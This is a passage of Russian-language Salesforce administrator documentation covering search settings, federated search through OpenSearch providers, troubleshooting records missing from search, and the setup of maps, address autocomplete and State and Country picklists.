Использовать недавно просмотренные записи пользователя для пустых и автоматически заполненных полей поиска	Если данный параметр включен, то список записей, возвращаемых при пустом или автоматически заполненном поиске, составляется на основе недавно просмотренных записей пользователя. Данный параметр применяется только к запросам поиска для объекта *пользователь*. Если данный параметр выключен, то диалоговое окно отображает список недавно просмотренных записей всех пользователей организации.
Включить раскрывающийся список для поиска на боковой панели	Включение данного параметра добавляет раскрывающийся список для выбора области поиска (по тегам, определенному объекту или всем объектам).
Включить автозаполнение полей поиска на боковой панели	Если данный параметр включен, то по мере ввода пользователем критериев при поиске на боковой панели отображается список совпадающих записей, просмотренных последними.
Включить значок результата разового поиска для поиска на боковой панели и расширенного поиска	Если данный параметр включен, то операция поиска, возвратившая всего один элемент, пропускает страницу результатов поиска и открывает страницу сведений о записи. Прим.: Данный параметр не применяется к тегам, комментариям к обращениям (при расширенном поиске) и глобальному поиску. Если результат поиска представляет собой единственный тег, комментарий к обращению или элемент в глобальном поиске, все равно отображается страница результатов поиска.
Количество отображаемых результатов поиска для одного объекта	Область «Количество отображаемых результатов поиска для одного объекта» позволяет определять количество элементов, отображаемых для каждого объекта на странице «Результаты поиска».
Параметры поиска	Область «Параметры поиска» позволяет включить расширенные поиски и автозаполнение полей для поиска объектов с возможностью расширенного поиска и любых настраиваемых объектов.

СМ. ТАКЖЕ:

- Настройка макетов поиска
- Примечания к макетам поиска
- Ускорение поиска

Настройка фильтров результатов поиска в Salesforce Classic

Администраторы выбирают фильтры, доступные пользователям для уточнения результатов поиска. Очень важно выбирать правильные фильтры для каждого объекта, чтобы пользователи могли легко перемещаться по результатам поиска для нахождения нужной записи.

1. Щелкните **«Настроить...»** > **«Фильтры для всех пользователей»** в связанном списке объекта на странице «Результаты поиска».

   Кроме того, в параметрах управления для объекта перейдите в раздел «Макеты поиска» и нажмите кнопку **«Правка»** для **«Поля фильтра поиска»**.

2. Чтобы выбрать столбцы, воспользуйтесь кнопками **«Добавить»** и **«Удалить»**.
3. Чтобы изменить порядок отображения столбцов, воспользуйтесь кнопками **«Вверх»** и **«Вниз»**.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Фильтры результатов поиска, заданные для объекта во внутренней организации, также применяются к результатам поиска для данного объекта в сообществах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, **кроме Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов поиска:

- Настройка приложения

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Настройка интегрированного поиска и управление им

Пользователи вашей организации ищут содержимое, хранящееся за пределами системы Salesforce? Интегрированный поиск позволяет легко добавить внешние поисковые системы (или коннекторы) в организацию. Пользователи ищут информацию с помощью глобального поиска Salesforce и видят внешние результаты на одной странице результатов поиска. Узнайте больше о работе интегрированного поиска, способах его настройки и отображении результатов для пользователей.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.

Поиск данных от внешних поставщиков поиска

Интегрированный поиск позволяет пользователям искать данные в хранилищах вне системы Salesforce, не покидая пользовательского интерфейса Salesforce. Например, участник рабочей группы может использовать глобальный поиск Salesforce и просматривать результаты из внешних поисковых систем. Компания Salesforce в партнерстве с Coveo, Docurated и Swiftype упростила подключение внешних поставщиков поиска к системе Salesforce. Используя услуги этих партнеров, можно выполнять поиск во внешних хранилищах, предоставляемых ими. например в Dropbox, Confluence, SharePoint.

Определение внешнего источника данных для интегрированного поиска: OpenSearch

Предоставьте пользователям возможность поиска в организации Salesforce и доступа к данным от внешнего поставщика поиска.

Особенности интегрированного поиска

Прежде чем настроить интегрированный поиск, ознакомьтесь с полезной информацией и ограничениями.

Как результаты от внешних поставщиков поиска отображаются для пользователей

Сведения о том, как пользователи могут просматривать внешние результаты поиска и взаимодействовать с ними в Salesforce Classic и Lightning Experience.

Поиск данных от внешних поставщиков поиска

Интегрированный поиск позволяет пользователям искать данные в хранилищах вне системы Salesforce, не покидая пользовательского интерфейса Salesforce. Например, участник рабочей группы может использовать глобальный поиск Salesforce и просматривать результаты из внешних поисковых систем. Компания Salesforce в партнерстве с Coveo, Docurated и Swiftype упростила подключение внешних поставщиков поиска к системе Salesforce. Используя услуги этих партнеров, можно выполнять поиск во внешних хранилищах, предоставляемых ими. например в Dropbox, Confluence, SharePoint.


ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** и **Developer Edition**.

Коннектор интегрированного поиска выполняет поисковые запросы в системе Salesforce и подключается к внешнему поставщику с помощью API интегрированного поиска Salesforce, основанного на стандарте OpenSearch. Затем результаты поиска отображаются для пользователей в системе Salesforce.

1. В пользовательском интерфейсе Salesforce конечный пользователь выполняет поиск записи, хранящейся за пределами системы Salesforce.
2. Служба поиска Salesforce отправляет запрос коннектору интегрированного поиска.
3. Коннектор отправляет запрос внешнему поставщику поиска в соответствии с API интегрированного поиска Salesforce.
4. Внешний поставщик поиска выполняет поиск в индексе хранилища внешних данных (такого как DropBox).
5. Внешний поставщик поиска получает результаты из индекса хранилища внешних данных.
6. Поставщик возвращает результаты коннектору интегрированного поиска.
7. Коннектор отображает результаты на странице результатов поиска Salesforce.



Определение внешнего источника данных для интегрированного поиска: OpenSearch

Предоставьте пользователям возможность поиска в организации Salesforce и доступа к данным от внешнего поставщика поиска.

Компания Salesforce в партнерстве с Coveo, Docurated и Swiftype упростила подключение внешних поставщиков поиска к системе Salesforce. Используя услуги этих партнеров, можно выполнять поиск во внешних хранилищах, предоставляемых ими. например в Dropbox, Confluence, SharePoint. Если вы используете внешние источники данных под управлением Coveo, Docurated или Swiftype, настройте соответствующую службу в качестве внешнего поставщика поиска.

1. Введите **строку**«*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Нажмите кнопку **«Создать внешний источник данных»** и настройте следующие параметры.

Поле	Описание
Внешний источник данных	Понятное имя источника данных, отображаемое в пользовательском интерфейсе Salesforce.
Имя	Уникальный идентификатор, используемый для ссылки на определение внешнего источника данных посредством API. При переходе в это поле оно автоматически заполняется тем же именем, что указано в поле **«Внешний источник данных»**.
Тип	Выберите **«Интегрированный поиск: OpenSearch»**.
URL-адрес OpenSearchDescription	URL-адрес, указывающий на описание OpenSearchDescription поставщика внешнего источника данных. Находится в разделе OpenSearch документации поисковой системы. Укажите полный URL-адрес, включая https://.
Время ожидания подключения	Количество секунд, используемое для ожидания ответа от внешней системы. Максимальное значение: 120 секунд. Значение по умолчанию: 20 секунд. Данное поле позволяет ограничивать время ожидания загрузки внешних данных в организацию. В зависимости от доступности внешней системы и подключения к ней извлечение внешних данных может занять много времени.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешнего источника данных:

- «Настройка приложения»

Поле	Описание
Сертификат	Свяжите сертификат проверки подлинности с внешним источником данных.
Тип удостоверения	Тип удостоверения, используемый для проверки подлинности внешнего источника данных. • Если проверка подлинности не нужна, выберите **«Анонимный»**. • Если требуется проверка подлинности, выберите **«Названный субъект»**.
Протокол проверки подлинности	Протокол, необходимый для доступа к внешнему источнику данных. • Если для поля **«Тип удостоверения»** выбрано значение **«Анонимный»**, выберите **«Нет проверки подлинности»**. • Если для поля **«Тип удостоверения»** выбрано значение **«Названный субъект»**, выберите **«OAuth 2.0»** и заполните дополнительные поля.
Поставщик проверки подлинности	Найдите имя поставщика проверки подлинности OpenID Connect, которого вы добавили.
Область	Автоматически вводится значение «Поиск».
Начать процесс проверки подлинности	Выберите для начала процесса проверки подлинности.

3. Нажмите кнопку **«Сохранить»**.
4. Чтобы проверить правильность подключения внешнего источника данных, нажмите **«Проверить и синхронизировать»**.
5. Чтобы создать внешний объект Salesforce и настраиваемое поле для каждого столбца таблицы, совместимого с типом поля метаданных Salesforce, выберите таблицы и нажмите кнопку **«Синхронизировать»**. Нельзя создать внешний объект вручную.

Внешние объекты можно настроить. Настройте метку внешнего объекта, макет результатов поиска, макет страницы и безопасность поля, чтобы обеспечить доступность отдельных полей. Однако не изменяйте имя внешнего объекта. По умолчанию все поля внешнего объекта доступны для всех профилей пользователей. Чтобы внешний объект отображался в результатах поиска, не нужно создавать настраиваемую вкладку. В Lightning Experience, если вы создали настраиваемую вкладку, источник мог отображаться и во внешних результатах, и в списке объектов.

СМ. ТАКЖЕ:

Особенности интегрированного поиска

Как результаты от внешних поставщиков поиска отображаются для пользователей

Особенности интегрированного поиска

Прежде чем настроить интегрированный поиск, ознакомьтесь с полезной информацией и ограничениями.

- По умолчанию все поля внешнего объекта доступны для всех профилей пользователей.
- Чтобы внешний объект отображался в результатах поиска, не обязательно создавать настраиваемую вкладку. В Lightning Experience, если вы создали настраиваемую вкладку, источник мог отображаться и во внешних результатах, и в списке объектов.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Professional Edition**, **Unlimited Edition** и **Developer Edition**

СМ. ТАКЖЕ:

Ограничения для интегрированного поиска

Как результаты от внешних поставщиков поиска отображаются для пользователей

Сведения о том, как пользователи могут просматривать внешние результаты поиска и взаимодействовать с ними в Salesforce Classic и Lightning Experience.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Professional Edition** и **Unlimited Edition**.

Lightning Experience и Salesforce Classic

- Имя внешнего источника на странице результатов поиска — это имя, введенное при определении источника.
- Внешние результаты отображаются среди мгновенных результатов.
- Возможность поиска полей, ранжирование по релевантности и любые расширенные функции поиска (такие как исправление орфографических ошибок) зависят от внешнего источника данных. Узнайте, как внешний поставщик выполняет поиск содержимого и какие особые функции он предоставляет.
- Функции поиска Salesforce (лемматизация, исправление орфографических ошибок, поиск в прозвищах и группах синонимов) и ранжирование по релевантности не применяются к внешним результатам поиска.
- Возможность сортировки результатов зависит от того, поддерживает ли внешний поставщик поиска сортировку по определенным полям. Сортировка по релевантности и отображаемому URL-адресу всегда доступна. Однако если внешний поставщик поиска не поддерживает такую сортировку, то при ее выборе результаты не сортируются. Если поставщик поддерживает сортировку по другим полям, соответствующие варианты отображаются в раскрывающемся меню сортировки. Сортировка может быть доступна не для всех полей.

Salesforce Classic

- Внешние результаты включаются в список всех объектов, поддерживающих поиск, в алфавитном порядке.
- Новый внешний источник не сразу появляется вверху списка результатов поиска. Пользователи могут закрепить объект в верхней части списка результатов поиска, наведя указатель мыши на имя объекта в списке и нажав значок закрепления.

Lightning Experience

- Внешние источники группируются в разделе «Внешние результаты» слева на странице результатов поиска.
- Внешние источники упорядочены по алфавиту. Порядок нельзя настроить.

- Часто используемые внешние источники отображаются в разделе «Популярные результаты» на странице результатов поиска.
- Если добавить внешний источник данных на панель навигации, он также появится в результатах поиска. Источник также отображается в списке «Показать больше» в результатах поиска.
- Пользователи должны выбрать «Заголовок» для перехода на страницу сведений о записи или «Отображаемый URL-адрес», чтобы перейти к записи напрямую. В зависимости от внешнего источника по URL-адресу открывается веб-сайт внешнего источника или фрейм внутри Salesforce.

Как помочь пользователям найти отсутствующие записи

Пользователи сообщают, что записи не отображаются в результатах поиска? Администраторы могут устранить проблемы с поиском, которые часто возникают у пользователей. Прежде всего порекомендуйте пользователям сузить область поиска или уточнить критерии. Администраторы могут также проверить статус поиска, полномочия и настройки поиска. В этом разделе содержатся сведения о скученности (усечении) поиска и о ее влиянии на возвращаемые результаты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, **кроме Database.com**.

Пользователи попытались отсортировать и отфильтровать результаты, но найти запись все равно не удается? Далее приведено несколько советов, которые помогут быстрее найти нужную запись.

Общие сведения о скученности или усечении поиска

Поисковая система применяет ограничения по количеству записей, анализируемых на каждом этапе процесса поиска. Ограничения очень важны, поскольку они способствуют производительности и не перегружают пользователей несущественными записями.

Пользователи не всегда находят все возможные совпадения, так как нужная запись оказывается за пределами результатов. Такая ситуация называется скученностью или усечением и обычно возникает при следующих условиях.

- Полномочия или доступ пользователей к записям ограничены по сравнению с общим количеством записей в организации. Такие пользователи считаются пользователями с низким уровнем доступности. Таким образом, записи, к которым у них есть доступ, могут не входить в набор результатов, отфильтрованных из-за полномочий доступа. Порекомендуйте пользователям ввести более точные критерии поиска.
- Пользователи выполняют поиск с использованием критерия, который совпадает с большим количеством записей. Поскольку совпадение присутствует в большом количестве записей, поисковая система не в состоянии определить, какую конкретную запись ищет пользователь. Это обычно происходит, когда критерии поиска недостаточно точны. Порекомендуйте пользователям ввести более точные критерии поиска.
- Пользователи выполняют стандартный диалоговый поиск. Для диалоговых поисков установлены дополнительные ограничения на результаты, и поиск выполняется только по полю имени записи. Порекомендуйте пользователям ввести более точные критерии поиска. Администраторы также могут создать фильтры поиска и настроить отображение результатов.

Рекомендуйте пользователям сужать диапазон поиска

Когда пользователь выполняет поиск впервые, открывается страница результатов, где показаны популярные результаты в соответствии с объектами, поиск которых проводится наиболее часто. Если определенная запись относится к объекту, который не используется часто, эта запись может отсутствовать на первой странице результатов поиска.

В этом случае пользователю следует ограничить область поиска нужным объектом. Поиск выполняется повторно. Потенциально пользователи могли бы видеть больше результатов, потому что ограничение полного набора результатов применяется в отношении отдельного объекта.

Рекомендуйте пользователям применять более конкретные термины при поиске

Поиск выдает наилучшие результаты, если пользователи вводят уникальный поисковый термин. `Acme Компания Сан-Франциско` покажет более релевантные результаты поиска, чем `Acme`.

Проверка макета поиска для пользовательской сортировки или фильтрации

Пользователи могут сортировать и фильтровать только поля, доступные как столбцы на странице результатов поиска. В зависимости от типа объекта некоторые поля полезнее других. Можно выбрать доступные поля для каждого объекта в макете поиска.

Разработка соглашений об именовании записей

Порекомендуйте пользователям присваивать записям уникальные имена, хотя это не всегда возможно для существующих организаций. Тогда поиск записи возвращает меньше результатов, и максимально допустимое количество результатов не будет достигнуто.

Создание списковых представлений

Создайте представление в виде списка для определенного набора контактов, документов или других записей объектов, которые пользователи периодически ищут. Списковые представления не ограничивают количество записей и имеют установленный порядок. Также действуют правила общего доступа. Списковые представления не предназначены для поиска одной конкретной записи. Они нужны для поиска нескольких записей по определенному параметру. Пример: список организаций, расположенных в данном регионе, интересов с определенным источником интереса или возможностей со стоимостью выше некоторого значения.

Списковые представления отличаются от фильтров результатов поиска. Даже если применяются глобальные фильтры или фильтры поиска, может все равно возникнуть скученность поиска. Чтобы устранить скученность, вместо создания более сложных фильтров рекомендуется использовать другие приведенные советы.

Проверьте возможность поиска в объекте или поле записи.

Другая возможная причина — объект или поле записи непригодны для поиска. Проверьте, какие поля и объекты пригодны для поиска.

После создания или обновления записи новый текст будет индексирован и станет доступен для поиска через несколько минут. Запись не отображается в результатах поиска, пока она не будет включена в индекс. Подождите несколько минут и повторите поиск. Если через 15 минут запись все еще недоступна для поиска, возможна задержка индексации.

Убедитесь, что объект имеет вкладку и доступность этой вкладки верно настроена для профиля пользователя. Записи настраиваемых объектов доступны для поиска только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Пользователям не требуется отображать вкладку.

Проверка полномочий и профилей пользователей.

Результаты отображаются для пользователей только в том случае, если у пользователей есть полномочия для просмотра. Поэтому записи не отображаются, если у пользователей нет доступа. Пользователи наследуют те же полномочия доступа, что и пользователей, стоящие ниже их в иерархии ролей. Проверьте полномочия пользователей, такие как параметры организации по умолчанию и параметры иерархии ролей, чтобы узнать, есть ли у пользователей нужный уровень доступа. Доступ других пользователей к записям данного пользователя можно предоставить вручную. Предоставление другим пользователям доступа к записи данного пользователя дает им возможность видеть страницу сведений о пользователе. Кроме того, пользователь становится видимым в результатах поиска, списковых представлениях и т. д.

Пример: Алексей Иванов, директор по продажам в компании Acme, хочет найти запись организации Industrial Computing. Он вводит в поле поиска строку `«Industrial»`. Поскольку много записей соответствует критерию поиска *«Industrial»*, к результатам применяется ограничение. К сожалению, нужная Алексею запись оказывается за пределами результатов. Поскольку Алексей использовал глобальный поиск, ограничения применяются к каждому типу объекта в соответствии с ограничением на число записей. Если Алексей ограничит поиск одним объектом, то ограничение будет применяться только к этому объекту и вероятность найти нужную запись будет выше. Алексей

повторяет попытку, введя строку *«Industrial Computing Сан-Франциско»*, чтобы ограничить область поиска только организациями. Благодаря более точным критериям поиска и указанному объекту поисковая система возвращает более удачные результаты, хотя применяются те же ограничения.

СМ. ТАКЖЕ:

- Как выполнить поиск в полях поиска?
- Уточнение результатов поиска в Lightning Experience
- Уточнение результатов поиска в Salesforce Classic

Ускорение поиска

Отключение поиска настраиваемых и внешних объектов и планирование выполнения пакетных загрузок в непиковые часы работы позволяет ускорить поиск.

Результаты поиска возвращают записи только в том случае, если поле объекта, которое содержит информацию, соответствующую поисковому запросу, доступно для поиска.

После создания или обновления записи новый текст будет индексирован и доступен для поиска через несколько минут.

Чтобы сократить время поиска по организации, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, **кроме Database.com**.

Выключение функции поиска для настраиваемых объектов, поиск которых выполняется крайне редко

Чтобы выбрать настраиваемые объекты, доступные пользователям для поиска, включите параметр **«Разрешить поиск»** на странице настройки настраиваемого объекта. Чтобы исключить записи настраиваемого объекта из поиска, выключите функцию поиска для нужного настраиваемого объекта. Возможность поиска настраиваемого объекта, записи которого не требуются пользователям, снижает скорость выполнения поисков по организации.

По умолчанию функция поиска выключена для новых настраиваемых объектов. Отключение функции поиска не сказывается на отчетах и списковых представлениях.

Прим.: Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.

Выключение функции поиска для внешних объектов, поиск которых выполняется крайне редко

Чтобы деактивировать поиск внешних объектов, отключите параметр «Разрешить поиск» на странице настроек. Чтобы включить внешний объект в поиск SOSL и Salesforce, включите поиск как для внешнего объекта, так и для внешнего источника данных.

По умолчанию функция поиска выключена для новых внешних объектов. Тем не менее можно выполнить проверку и синхронизацию внешнего источника данных и синхронизировать его, чтобы автоматически создать внешние объекты. Синхронизация всегда включает в поиск внешний объект, если функции поиска включены во внешнем источнике данных, и наоборот.

Как и с настраиваемыми объектами, неоправданное преобразование внешних объектов в доступные для поиска может сказаться на скорости поисков в организации.

Отказ от одновременного выполнения существенных изменений организации

Одновременное создание или обновление большого количества записей (например, посредством импорта данных) увеличивает время, необходимое для обеспечения доступа к каждой записи для поиска. При наличии крупной организации, содержащей большое количество пользователей, которые часто выполняют одновременные обновления, рекомендуем планировать выполнение пакетных загрузок и фоновых процессов на непиковые часы работы.

Карты и службы расположений

Функция «Карты и службы расположений» использует карты Google для отображения карт для стандартных адресных полей, позволяет создавать карты Visualforce и вводить новые адреса с помощью автозаполнения.

Изображение карты генерируется только в том случае, если адрес содержит поля улицы и города, а также поле области, почтового индекса или страны. В противном случае, карта не отображается на странице сведений о записи.

Изображение карты является статическим, но его выбор инициирует открытие карт Google на новой вкладке обозревателя (при использовании настольного компьютера) или приложения «Карты» (при использовании мобильного устройства).

Если организация поддерживает автономный доступ к приложению Salesforce1, то при включении автономного режима карта не отображается.

Чтобы включить карты и службы расположений организации, выполните указанные ниже действия.

1. Введите строку *«Карты»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры карт и расположение»**, затем щелкните **«Правка»**.
2. Установите флажок «Включить функцию "Карты и службы расположений"».
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров карт и расположения:

- Настройка приложения

Автозаполнение для стандартных адресов

Функция автозаполнения для стандартных адресов позволяет пользователям системы Salesforce1 вводить текст стандартного адреса и просматривать раскрывающийся список возможных совпадений.

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Раскрывающиеся списки «Область» и «Страна» позволяют пользователям выбирать области и страны из предопределенных стандартных списков вместо ввода области и страны в текстовые поля. Раскрывающиеся списки «Область» и «Страна» позволяют ускорить процесс ввода данных, а также гарантировать их достоверность и стандартизированное применение другими пользователями (например, в отчетах и панелях мониторинга). Раскрывающиеся списки обеспечивают целостность данных путем исключения опечаток, альтернативных написаний и нежелательных данных (даже в записях, обновленных посредством интерфейса API.

Автозаполнение для стандартных адресов

Функция автозаполнения для стандартных адресов позволяет пользователям системы Salesforce1 вводить текст стандартного адреса и просматривать раскрывающийся список возможных совпадений.

Ниже перечислены страны, для которых поддерживается оптимизация отображаемых результатов.

- США
- Япония
- Великобритания
- Канада
- Австралия
- Германия
- Франция
- Нидерланды
- Бразилия
- Испания
- Россия
- Швеция

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров карт и расположения:
- Настройка приложения

Чтобы включить функцию автозаполнения для стандартных адресных полей, выполните указанные ниже действия.

1. Введите строку *«Карты»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры карт и расположение»**, затем щелкните **«Правка»**.
2. Установите флажок «Включить автозаполнение для стандартных адресных полей».
3. Нажмите кнопку **«Сохранить»**.

Прим.:

- Автозаполнение стандартных адресных полей доступно во всех версиях Salesforce1 и Lightning Experience.

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Раскрывающиеся списки «Область» и «Страна» позволяют пользователям выбирать области и страны из предопределенных стандартных списков вместо ввода области и страны в текстовые поля. Раскрывающиеся списки «Область» и «Страна» позволяют ускорить процесс ввода данных, а также гарантировать их достоверность и стандартизированное применение другими пользователями (например, в отчетах и панелях мониторинга). Раскрывающиеся списки обеспечивают целостность данных путем исключения опечаток, альтернативных написаний и нежелательных данных (даже в записях, обновленных посредством интерфейса API.

Области и страны, используемые в раскрывающихся списках, опираются на стандартные значения ISO-3166, поэтому могут поддерживаться другими приложениями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

Раскрывающиеся списки «Область» и «Страна» доступны в адресных полях для отгрузки, биллинга, отправки почтой и др. стандартных объектов (организации, участники кампании, контакты, контракты, интересы, заказы, организации-лица, сметы и сервисные контракты). Кроме того, раскрывающиеся списки доступны для управления пользователями и

компаниями в разделе «Настройка». Чтобы воспользоваться раскрывающимися списками, сначала выберите страну, а затем один из вариантов, отображающихся в раскрывающемся списке «Область» автоматически.

Раскрывающиеся списки «Область» и «Страна» могут использоваться в большинстве областей системы Salesforce, содержащих поля области и страны, включая:

- Страницы просмотра и редактирования сведений о записи
- Списковые представления, отчеты и панели мониторинга
- Фильтры, функции, правила и назначения

Раскрывающиеся списки «Область» и «Страна» доступны для поиска, а также поддерживаются средством перевода.

Ограничения для раскрывающихся списков «Область» и «Страна»

По умолчанию раскрывающиеся списки «Область» и «Страна» содержат 239 стран. Кроме того, они содержат области и штаты США, Канады, Австралии, Бразилии, Китая, Индии, Ирландии, Италии и Мексики. Раскрывающиеся списки «Область» и «Страна», содержащие более 1000 областей и стран, могут снизить производительность системы. Ниже перечислены компоненты, которые не поддерживают раскрывающиеся списки «Область» и «Страна».

- Salesforce to Salesforce
- Salesforce Mobile Classic;
- Connect Offline
- Visual Workflow или наборы изменений

Если организация использует Data.com, то записи Data.com могут содержать области и страны, которые не поддерживаются стандартными раскрывающимися списками «Область» и «Страна». Чтобы разрешить пользователям Data.com добавление и очистку данных записей, рекомендуем добавить соответствующие области и страны в раскрывающиеся списки. Ниже перечислены области и страны, которые должны быть добавлены в раскрывающиеся списки (при условии их использования организацией).

- Восточное Самоа (AS)
- Гуам (GU)
- Гонконг (HK)
- Маршалловы острова (MH)
- Нидерландские Антиллы (AN)
- Северные Марианские острова (MP)
- Сербия и Черногория (CS)
- Малые Тихоокеанские отдаленные острова Соединенных Штатов (UM)

Отчеты по полям области и страны отображают метки раскрывающихся списков, а не значения кода. Чтобы отображать сокращенные значения кода при просмотре имен областей или стран, замените метки «Имя области» и «Имя страны» значениями кода вручную. (Дополнительные инструкции по редактированию см. в разделе «Настройка раскрывающихся списков "Область" и "Страна"» на странице 485.) Чтобы просмотреть значения кода записей, воспользуйтесь полями `StateCode` и `CountryCode` в средстве перевода или приложении Data Loader.

Внедрение раскрывающихся списков «Область» и «Страна»

Ниже указан способ перехода от текстовых полей области и страны к раскрывающимся спискам «Область» и «Страна».

1. Настройте значения областей и стран, которые должны использоваться в организации.

Данное действие является обязательным, так как позволяет настраивать значения областей и стран, а также гарантировать их совместимость со сторонними системами, интегрированными в систему Salesforce.

2. Чтобы определить последствия включения раскрывающихся списков, просканируйте данные и настройки организации.

   Использование нового типа поля будет доступно только после преобразования данных и обновления некоторых настроек (например, списковые представления, отчеты и бизнес-правила).

3. Преобразуйте текущие данные.

   Процесс преобразования позволяет соотносить разные значения, используемые в организации, со стандартными значениями раскрывающегося списка. Например, значения «Российская Федерация», «РФ» и «RU» могут быть соотнесены со значением «Россия».

4. Включите поддержку раскрывающихся списков для пользователей.

   При включении раскрывающихся списков «Область» и «Страна» без настройки значений, сканирования организации и преобразования текущих данных пользователи смогут использовать раскрывающиеся списки в новых записях. но все текущие данные будут противоречить новому формату, а их целостность может быть нарушена.

5. При необходимости повторите сканирование и исправьте настройки или записи, созданные или отредактированные после первого сканирования.

Подробные инструкции по внедрению раскрывающихся списков «Область» и «Страна» см. в разделе «Внедрение раскрывающихся списков "Область" и "Страна"».

Значения интеграции для раскрывающихся списков «Область» и «Страна»

Значение интеграции — это настраиваемое текстовое значение, связанное с кодом области или страны. По умолчанию значения интеграции для стандартных областей и стран соответствуют полным именам ISO областей и стран. Значения интеграции используются аналогично API-именам настраиваемых полей и объектов. Настройка значений интеграции позволяет интеграциям, настроенным до включения раскрывающихся списков «Область» и «Страна», продолжить свою работу.

Настройка раскрывающихся списков «Область» и «Страна»

Благодаря настройке раскрывающихся списков «Область» и «Страна» пользователи могут выбирать области и страны, которые должны быть доступны в организации Salesforce. Данный процесс активирует доступность раскрывающихся списков «Область» и «Страна» для выполнения разных задач (например, импорт данных, использование внешних систем и предоставление доступа в Metadata API).

Стандартные страны для адресных раскрывающихся списков

Редактирование сведений об области и стране

Раскрывающиеся списки «Область» и «Страна» в Metadata API

При редактировании большого количества значений интеграции для раскрывающихся списков «Область» и «Страна» рекомендуем использовать Metadata API.

Подготовка к сканированию данных и настроек «Область» и «Страна»

Прежде чем преобразовать текстовые поля области и страны в стандартные раскрывающиеся списки «Область» и «Страна», рекомендуем просканировать организацию на наличие возможных изменений. Такой процесс обнаружения показывает, где и как ваши данные о стране и области отображаются в вашей организации. Такой процесс обнаружения также показывает, где эти данные используются в настройках, например в списковых представлениях и в отчетах. Анализ результатов сканирования позволяет составить подробный план преобразования данных, обновления настроек и включения поддержки раскрывающихся списков «Область» и «Страна».

Сканирование данных и настроек «Область» и «Страна»

Подготовка к преобразованию данных «Область» и «Страна»

Преобразование данных «Область» и «Страна»

